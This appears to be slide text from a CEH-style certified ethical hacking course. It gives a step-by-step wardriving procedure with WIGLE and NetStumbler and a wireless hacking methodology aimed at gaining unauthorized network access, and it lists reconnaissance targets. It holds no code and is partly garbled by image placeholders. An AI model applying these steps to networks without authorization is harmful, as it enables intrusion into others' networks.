



<http://www.skyhookwireless.com>




# Wi-Fi Hotspot Finder: Wi-Fi Finder

The logo for CEH (Computer Emergency Handling) is displayed. It features the letters 'CEH' in a bold, outlined font, with 'Computer Emergency Handling' written in a smaller, sans-serif font below it.



# Wi-Fi Hotspot Finder: WeFi

C|EH  
Cybersecurity



<http://www.wifi.com>

# How to Discover Wi-Fi Network Using Wardriving



## STEP 1

Register with WIGLE and download map packs of your area to view the plotted access points on a geographic map



## STEP 2

Connect the antenna, GPS device to the laptop via a USB serial adapter and board on a car



## STEP 3

Install and launch NetStumbler and WIGLE client software and turn on the GPS device



## STEP 4

Drive the car at speeds of 35 mph or below (At higher speeds, Wi-Fi antenna will not be able to detect Wi-Fi spots)



## STEP 5

Capture and save the NetStumbler log files which contains GPS coordinates of the access points



## STEP 6

Upload this log file to WIGLE, which will then automatically plot the points onto a map



# Wireless Hacking Methodology



The objective of the wireless hacking methodology is to compromise a Wi-Fi network in order to gain unauthorized access to network resources

1

**Wi-Fi Discovery**

2

**GPS Mapping**

3

**Wireless Traffic Analysis**

4

**Launch Wireless Attacks**

5

**Crack Wi-Fi Encryption**

6

**Compromise the Wi-Fi Network**

# Wireless Traffic Analysis



## Identify Vulnerabilities

- ↳ Wireless traffic analysis enables attackers to identify vulnerabilities and susceptible victims in a target wireless network
- ↳ This helps in determining the appropriate strategy for a successful attack
- ↳ Wi-Fi protocols are unique at Layer 2, and traffic over the air is not serialized which makes easy to sniff and analyze wireless packets


## Wi-Fi Reconnaissance

- Attackers analyze a wireless network to determine:
- ⦿ Broadcasted SSID
  - ⦿ Presence of multiple access points
  - ⦿ Possibility of recovering SSIDs
  - ⦿ Authentication method used
  - ⦿ WLAN encryption algorithms

## Tools

Wi-Fi packet-capture and analysis products come in a number of forms:

